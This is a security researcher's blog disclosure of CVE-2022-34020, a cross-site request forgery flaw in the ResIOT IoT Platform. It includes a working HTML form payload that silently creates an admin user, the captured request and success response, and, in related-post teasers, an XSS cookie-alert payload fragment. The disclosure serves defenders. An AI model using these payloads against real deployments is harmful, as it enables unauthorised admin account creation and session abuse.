CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-34020

October 12, 2022

Cross Site Request Forgery (CSRF) vulnerability in ResIOT ResIOT IOT Platform + LoRaWAN Network Server through 4.1.1000114 allows attackers to add new admin users to the platform or other unspecified impacts.

ResIOT® IOT Platform + LoRaWAN Network Server (on-premise version) V.4.1.1000114 does not use any CSRF protection mechanism. It is possible for an attacker to launch CSRF attacks against users of the platform. An attacker can abuse CSRF to perform actions, such as creating a user on the platform. For this, the attacker can prepare a HTML form such as follows, host it online and send the form's link to a ResIoT admin user.

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://172.20.32.1:8088/UserorgApi/?domain=172.20.32.1&protocol=http:&email=test111@gmail.com&firstname=test&lastname=one&password=V79NrFNCAxZNXtg&phone=77777777777" method="POST">
    <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```

Upon clicking on Submit Request while the user has an authenticated session on the platform, the following request is sent to the platform. Note that the origin and referer indicate that the request is generated by exploiting CSRF. Also, note that the user's cookie is included in the request, and as there is no anti-CSRF token in the request, the platform is unable to determine if the request has been sent willingly by the user, or the user has been tricked into submitting a request.

HTTP Request;

POST /UserorgApi/?

POST /UserorgApi/?
domain=172.20.32.1&protocol=http:&email=test111@gmail.com&firstname=test&lastname=one&password=V79NrFNCAxZNXtg&phone=77777777777 HTTP/1.1
Host: 172.20.32.1:8088

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://burp
Connection: close
Referer: http://burp/
Cookie: isMobile=false; login=1; pw=4e079e2958d68874c4578199061f4e88
Upgrade-Insecure-Requests: 1

HTTP Response:

HTTP/1.1 200 OK
Date: Mon, 13 Jun 2022 01:54:34 GMT
Content-Length: 100
Content-Type: text/plain; charset=utf-8
Connection: close

{"Desc":"","IdUser":"5a9e8ba93b72784dc92cc534d5544b01bb9f7c69c4f44d73b7f06d4cd3","Result":"Success"}

References:

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

---

Popular posts from this blog

CVE-ID: CVE-2022-35137

September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as <script>alert(document.cookie)</ ...

READ MORE

CVE-ID: CVE-2022-35135, CVE-2022-35136


October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>. The platform su ...

READ MORE

CVE-ID: CVE-2022-31861

September 11, 2022



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: https://github.com/thingsboard/thingsboard/pull/7385 Audit l ...

READ MORE